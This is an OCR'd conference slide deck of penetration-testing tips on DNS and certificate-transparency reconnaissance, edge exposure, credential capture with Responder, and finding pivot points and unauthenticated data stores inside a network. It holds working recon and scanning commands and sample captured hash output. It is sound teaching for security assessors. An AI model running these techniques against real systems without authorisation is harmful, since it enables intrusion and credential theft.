runZero

Turbo Tactical Exploitation

22 Tips for Tricky Targets

HD MOORE

Founder & CEO,
runZero

Introduction

Every security assessment is a race

Today’s focus

- Find useful targets fast
- Identify pivot points
- Maximize access
- Escape with data

First Things First

TIP 0

Always run **responder** & **flamingo**

- Listen on multiple protocols and try to negotiate authentication with clients
- Recommend using responder first and then running flamingo on the remaining ports
- Why? Free credentials and early warning of investigation by your targets

A background tcpdump helps too!

```
$ ./Responder.py

SMB Administrator::BIDCON:a459…

SMB watchguard_sso::BANKOFNNN:6dbf…

SMB WGAdmin::BIGMFG:a412…

SMB _SSOWatchguard::GNRTRANSP:9c93…

SMB PA_Agent::MYAIRNATIONAL:0c18…
```


Outer Domains

Cracking The Edge

First Inside Steps

Get The Loot

Getting Out



It’s Always DNS

TIP 1

DNS is always a good starting point

- Identify hosting providers
- List domain verifications
- Easy-mode phishing
- Find geographies

The important bits

- ANY if still enabled
- NS, TXT, MX, A, AAAA
- CAA, SRV

```
$ dig -t TXT @evil.corp
```


- 1password-site-verification
- adobe-idp-site-verification
- amazonses
- atlassian-domain-verification
- chariot
- coda-verification
- docker-verification
- docusign
- google-site-verification
- linear-domain-verification
- logmein-verification-code
- mongodb-site-verification
- onetrust-domain-verification
- parallels-domain-verification
- status-page-domain-verification
- zapier-domain-verification-challenge
- zoom-domain-verification

CZDS Is Your Friend

TIP 2

ICANN offers access to 1200+ zones

- https://czds.icann.org/



All Items | Pending | Approved | Denied | Revoked | Expired | Canceled

Search by TLD

TLD	Status	Last Status Change	Expiration Date	Auto-Renew	Request Date	Download
aaa	Approved	02 November 2016	17 October 2027	✓	01 November 2016	Download
aarp	Approved	29 July 2025	28 October 2025	✓	26 July 2025	Download
aarp	Expired	30 August 2022	30 August 2022		14 May 2022	Download
abb	Approved	06 November 2016	21 October 2027	✓	01 November 2016	Download
abbott	Approved	29 July 2025	28 October 2025	✓	26 July 2025	Download
abbott	Expired	30 August 2022	30 August 2022		14 May 2022	Download
abbvie	Approved	26 July 2025	22 January 2026	✓	26 July 2025	Download
abbvie	Expired	11 November 2022	11 November 2022		14 May 2022	Download
abc	Approved	07 November 2016	21 October 2027	✓	01 November 2016	Download
able	Approved	14 November 2016	29 October 2027	✓	01 November 2016	Download
abogado	Approved	02 November 2016	16 October 2027	✓	01 November 2016	Download
abudhabi	Approved	07 January 2017	22 December 2027	✓	01 November 2016	Download
academy	Approved	01 November 2016	15 October 2027	✓	01 November 2016	Download

```
$ pigz -dc com.gz | \
  grep paloaltonetworks\\.com
```

```
$ pigz -dc com.gz | \
  grep 144\\.86\\.173\\.
```

```
ns1.automationyesterday.com.    172800  in      a       144.86.173.3
ns1.discoverycallsout.com.      172800  in      a       144.86.173.3
ns1.paloaltonetworksast.com.    172800  in      a       144.86.173.3
ns2.automationyesterday.com.    172800  in      a       144.86.173.3
ns2.discoverycallsout.com.      172800  in      a       144.86.173.3
ns2.paloaltonetworksast.com.    172800  in      a       144.86.173.3
```


Be a Zone Dump Trash Panda

Cloudflare Account Association

TIP 3

Cloudflare domains can be linked

- A single account has one set of NS records for all domains
- Quickly confirm that the same CF account owns two different domain names
- Find likely matches in the CZDS dumps or from DNS lookups
- Not perfect, but the odds are good (10 servers, 1/45 or ~2% FP rate)

```
$ pigz -dc com.gz | \
  grep "ns.*cloudflare" > cf.txt
```

```
0a242a968d8c.com.       172800  in      ns      earl.ns.cloudflare.com.
0a242a968d8c.com.       172800  in      ns      ulla.ns.cloudflare.com.
```

```
$ ./analyze cf.txt
```

```
kimora/tadeo => accountingcloudbox.com accountingdock.com
accountinghosted.com bizaccountingcloud.com calseml.com core-marks.com
docstoragetower.com faxandcloudstorage.com faxstorage.com faxstoragepro.com
hostedfaxservice.com hostedfileexchange.com hostingdoccloud.com
hostingvaultaccount.com hotelellbeerishikesh.com jeffcurt.com kucingbet.com
longriverinv.com lux-girls-astana.com nishirnura.com olympus-american.com
prgmine.com sheakelso.com storagedoccloud.com suff0lk.com
vaultfileresources.com
```

Multi-Source Subdomain Discovery

TIP 4

Subfinder

- Part of the Project Discovery toolkit
- Designed to be piped into other tools

Amass

- An official OWASP project
- Designed for recurring enumeration
- Just released 5.0!

Both written in Go with permissive open source licenses

```
$ subfinder -d nato.int

                     __     _____           __
   _______  __/ /_  / __(_)___  ____/ /__  _____
  / ___/ / / / __ \/ /_/ / __ \/ __  / _ \/ ___/
 (__  ) /_/ / /_/ / __/ / / / / /_/ /  __/ /
/____/\__,_/_.___/_/ /_/_/ /_/\__,_/\___/_/

                projectdiscovery.io

[INF] Loading provider config from /Users/dev/Library/Application
Support/subfinder/provider-config.yaml
[INF] Enumerating subdomains for nato.int
jfcnorfolk.nato.int
www.natoschool.nato.int
naptest.nspa.nato.int
www.msiac.nato.int
itrans.act.nato.int
sonarqube.devops.ncia.nato.int
smtp.jwc.nato.int
shared.napma.nato.int
www.jfcbs.nato.int
natoedge24.nato.int
wac.act.nato.int
arrc.nato.int
ns.saclantc.nato.int
npc.ncia.nato.int
webmail.meads.nato.int
gp.dev.nato.int
…
```

Pro: Fast & Easy - Con: Leaks Targets To Dozens of Services

Certificate Transparency (Easy Mode)

TIP 5

Certificate Transparency changed the world, but CRT.sh made it easy to observe.

- CRT.sh is a 100% PostgreSQL app
- Web and direct SQL interfaces

Get the SQL from the web

- https://crt.sh/?q=%.nato.int&**showSQL=Y**

```
$ psql -U guest -h crt.sh certwatch

psql> WITH ci AS (
    SELECT min(sub.CERTIFICATE_ID) ID,
           min(sub.ISSUER_CA_ID) ISSUER_CA_ID,
           array_agg(DISTINCT sub.NAME_VALUE) NAME_VALUES,
           x509_commonName(sub.CERTIFICATE) COMMON_NAME,
           x509_notBefore(sub.CERTIFICATE) NOT_BEFORE,
           x509_notAfter(sub.CERTIFICATE) NOT_AFTER,
           encode(x509_serialNumber(sub.CERTIFICATE), 'hex') SERIAL_NUMBER,
           count(sub.CERTIFICATE_ID)::bigint RESULT_COUNT
      ……
 issuer_ca_id |                                issuer_name
|      common_name      |      name_value       |    id    |
entry_timestamp     |     not_before      |      not_after      |
serial_number      | result_count
--------------+-------------------------------------------------------------
------------+----------------------+----------------------+----------+----
--------------------+--------------------+--------------------+----------
--------------+--------------
             3 | C=US, O=Equifax, OU=Equifax Secure Certificate Authority
| transnet.act.nato.int | transnet.act.nato.int | 34002289 | 2016-09-23
03:26:39.638 | 2009-09-21 09:35:53 | 2011-09-23 10:02:12 | 0d0133
|            1
             3 | C=US, O=Equifax, OU=Equifax Secure Certificate Authority
| cmo.act.nato.int      | cmo.act.nato.int      | 34430314 | 2016-09-24
23:19:18.743 | 2009-05-12 00:38:19 | 2010-06-13 09:59:00 | 0b2a36
|            1
             3 | C=US, O=Equifax, OU=Equifax Secure Certificate Authority
| connect.act.nato.int  | connect.act.nato.int  | 34402509 | 2016-09-24
21:57:33.903 | 2009-09-28 00:04:35 | 2011-09-29 19:34:43 | 0d1e78
```

Certificate Transparency (Hard Mode)

TIP 6

Read live updates to the CT log servers without going through a third-party aggregator.

ctail

- https://github.com/hdm/ctail

PD's tlsx recently added CT tailing with built-in Bloom filters (ctutil)

- https://github.com/projectdiscovery/tlsx

```
$ go run github.com/hdm/ctail@latest\
-f -m '^autodiscover\.'
```

```
[+] Loading all known logs from
https://www.gstatic.com/ct/log_list/v3/log_list.json

{"name":"autodiscover.cimclinic.ru","ts":1753942445090,"cn":"www.cimclinic.r
u","sha1":"e5aa943fc0e0c5d5c70f8415068b4064d29df196","dns":["www.cimclinic.r
u","autodiscover.cimclinic.ru","mail.cimclinic.ru","owa.cimclinic.ru","cimcl
inic.ru"]}
{"name":"autodiscover.shopchampion.ru","ts":1753942590434,"cn":"www.shopcham
pion.ru","sha1":"59b87df8c124357fffcc88d9a20552999cedc666","dns":["www.shopc
hampion.ru","autodiscover.shopchampion.ru","mail.shopchampion.ru","owa.shopc
hampion.ru","shopchampion.ru"]}
{"name":"autodiscover.cimclinic.ru","ts":1753942444431,"cn":"www.cimclinic.r
u","sha1":"e5aa943fc0e0c5d5c70f8415068b4064d29df196","dns":["www.cimclinic.r
u","autodiscover.cimclinic.ru","mail.cimclinic.ru","owa.cimclinic.ru","cimcl
inic.ru"]}
{"name":"autodiscover.pipescraft.com","ts":1753942556529,"cn":"mail.pipescra
ft.com","sha1":"282aaa45f5a9376761997c768b6d2d1906bb62a7","dns":["*.gilpipes
.com","autodiscover.pipescraft.com","cpanel.pipescraft.com","cpcalendars.pip
escraft.com","cpcontacts.pipescraft.com","edd.lop.temporary.site","gilpipes.
com","mail.edd.lop.temporary.site","mail.pipescraft.com","pipescraft.com","w
ebdisk.pipescraft.com","webmail.pipescraft.com","www.edd.lop.temporary.site"
,"www.pipescraft.com","www.website-6c8affd1.gilpipes.com"]}
{"name":"autodiscover.shopchampion.ru","ts":1753942589947,"cn":"www.shopcham
pion.ru","sha1":"59b87df8c124357fffcc88d9a20552999cedc666","dns":["www.shopc
hampion.ru","autodiscover.shopchampion.ru","mail.shopchampion.ru","owa.shopc
hampion.ru","shopchampion.ru"]}...
```

Abusing Split DNS

TIP 7

Identify all reachable DNS servers

- Official NS for the target domains
- All external DNS services in range
- Look for split-horizon leaks

Search for special-purpose domains

- wpad / isatap
- opnsense / pfsense / router / firewall
- setup.meraki.com

```
$ nmap -sU -p53 A.B.C.D/24

Nmap scan report for A.B.C.D
Host is up (0.0060s latency).
PORT   STATE SERVICE VERSION
53/udp open  domain  Unbound
```

```
$ nmap -sL -R \
  --dns-servers A.B.C.D \
  192.168.40.0/24

Host: 192.168.40.57  (philips-hue.localdomain)
Host: 192.168.40.131 (ZHAOXIN-Z3.localdomain)
Host: 192.168.40.167 (plc02.localdomain)
Host: 192.168.40.171 (plc01.localdomain)
Host: 192.168.40.225 (splunk.localdomain)
Host: 192.168.40.233 (WIN-LB4096E0RUP.localdomain)
Host: 192.168.40.241 (RZ2K16Server.localdomain)
Host: 192.168.40.243 (sancog-loongson-pc.localdomain)
Host: 192.168.40.244 (MAC0007df00dd6c.localdomain)
Host: 192.168.40.245 (netbox.localdomain)
```


Internal DNS Is Often Exposed At The Edge

Proxy Host Pings With DNS

TIP 8

Force a DNS open resolver to ping hosts you can't reach directly

- Host a subdomain that returns NS records pointing to internal IPs
- Trigger resolution via direct DNS scanning or by manually forcing internal lookups
- Timing tells you whether the target exists and sometimes how close

```
$ ./dnsrp 9.9.9.9 192.168.0.0/24

192.168.0.0   1513ms
192.168.0.1   1511ms
192.168.0.2   1511ms
192.168.0.3   1511ms
192.168.0.4   1511ms
192.168.0.5   1510ms
192.168.0.6   1513ms
192.168.0.7   2001ms
192.168.0.8   1512ms
192.168.0.9     11ms
192.168.0.10    12ms
192.168.0.11    70ms
192.168.0.12    12ms
192.168.0.13    11ms
192.168.0.14  1512ms
192.168.0.15  1513ms
…
```

Outer Domains

Cracking The Edge

First Inside Steps

Get The Loot

Getting Out

Cracking The Edge

Find paths into the internal environment from the internet

- Identify developers, source repositories, and internal resources
- Find vulnerable targets that are likely pivot points
- Verify that they can access internal resources
- Compromise and reposition for next steps

Hunting For Developers

TIP 9

Search GitHub*, GitLab, Bitbucket, StackOverflow, and other dev platforms for references to the company, domain,or product.

Explore the repos & packages owned by the organization and individual developers

- Collect usernames and public keys
- Build a list of internal resources


```
$ curl github.com/hdm.keys
```


ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEa2o74diXZlX/H4rl6…

*GitHub Also Offers a BigQuery Interface


Confirming Access With SSH Public Keys

TIP 10

A SSH public key can be used for access testing without the private key. Enable hunts for users per server, or servers per user.




```
$ sshamble scan --pubkey-hunt-file \
  pubkeys.txt -u user,user2,user3
```




TBD

VPN Appliances

TIP 11

VPNs are popular targets as easy pivot points with cached credentials




```
$ nuclei -itags \
  panos,ivanti,fortinet,sonicwall
  -u https://target…
```

Not vuln? Wait a couple more weeks…

Remote Desktop


TIP 12

RDP is still frequently exposed at the edge. NLA prevents pre-auth screenshots, but in return it leaks pre-auth machine name, kernel version, and domain names

Surprising exposures still happen

- via IPv6
- via Remote Desktop Gateway

```
$ shodan search \
  product:"Remote Desktop Protocol"
$ shodan search \
  /RDWeb/
```



TBD

Unintended IPv6 Exposures

TIP 13


Most use of IPv6 on internet-facing machines is intentional; these records are published in AAAA DNS entries.

A few issues can result in systems being publicly exposed by accident.

- ISP-level 6to4 routers
- Cellular broadband IPs
- Misconfigured hosting

Shodan tracks 124 million IPv6

`https://www.shodan.io/search?query=has_ipv6:true`



TBD


Outer Domains

Cracking The Edge

First Inside Steps

Get The Loot

Getting Out



First Inside Steps

Congratulations, you made it in.

Where to go next?

Focus on controls, access, and data

- Network management platforms
- Administrator workstations
- Development portals
- Storage systems

Network Management Platforms

TIP 14

Network management platforms contain credentials and configurations for devices.

Devices already allow access from the platform's source IP

- SolarWinds
- ManageEngine
- PRTG
- OpenNMS
- Zabbix
- Cacti

Identify these by sniffing for SNMP, NetBIOS requests, ARP sweeping, or scanning for specific ports.

Notice a repeated failed ARP? Temporarily snag the IP to capture inbound SNMP credentials.

Network devices control ACLs and segmentation, once you can manage the firewall, you win.

```
# ./flamingo -p 22,161
```

Easy Mode Pivot Points

TIP 15

Find multi-homed internal devices by abusing leaky-services

NetBIOS using **nextnet**

DCERPC using **impacket**

- Oxid2Resolver
- WLAN & WWAN
- NCACN Addresses

SNMP with your favorite scanner

```
# nextnet 192.168.0.0/24
{"host":"192.168.40.131","port":"137","proto":"udp","probe":"netbios","name":"ZHAOXIN-Z3","info":{"domain":"WORKGROUP","hwaddr":"84:47:09:05:b5:e7"}}

# rpcdump.py <host>

# cat oxid2resolver.py
ccm = dcomrt.IActivation(dce)

iInterface =
scm.RemoteActivation(comev.CLSID_EventSystem,
comev.IID_IEventSystem)

objExporter = dcomrt.IObjectExporter(dce)
objExporter.ResolveOxid2(iInterface.get_oxid(), (7,))
```

Skewed Towards Windows, But Also Works for Samba!

Harder Mode Pivot Points

TIP 15

Identify pivot points through unique ID detection and through IP forwarding tests.

- Same unique ID in more than one place? It's likely a multi-homed machine.
- Forwarding enabled? It may route you into a better subnet. Container hosts often enable it by default.

```
# nmap -sV <target> -p 161 \

# nmap -sn <target> --script \
  ip-forwarding
  --script-args='target=8.8.8.8'
```

Developer Tool Hubs

TIP 16

- Continuous integration, code forge, and artifact tools are a great starting point.
- Often available without credentials and expose credentials in the logs and generated artifacts.
- These tools also expose user activity and make it easy to find the most important targets

```
$ nmap -sS -p 80,443,8080,8061,8000 \
 --script http-title

$ nuclei -t http/technologies \
 -u <target>
```

Configuration & Key-Value Databases

TIP 17

Services like etcd, redis, consul, memcache, mongo, zookeeper, and many others are exposed to the network without credentials

- Services can contain credentials and detailed configuration
- Key-value stores often contain session IDs for active logins

```
$ nuclei -t network \
 -u <target>
```

Or lean on your favorite vulnerability scanner, but note that these are often reported as “Info”-risk vulnerabilities, even when the services is full of passwords.

Development environments are the worst.

MongoDB v5.0 CPU Feature Requirement

TIP 18

MongoDB added micro-architecture requirements in v5.0 (AVX for Intel, 8.2 for ARM).


Fully-patched products often run EoL MongoDB (4.4 and below)

- Ubiquiti UniFi
- Cisco ISE

$ ./mongos

Program received signal SIGILL, Illegal instruction.

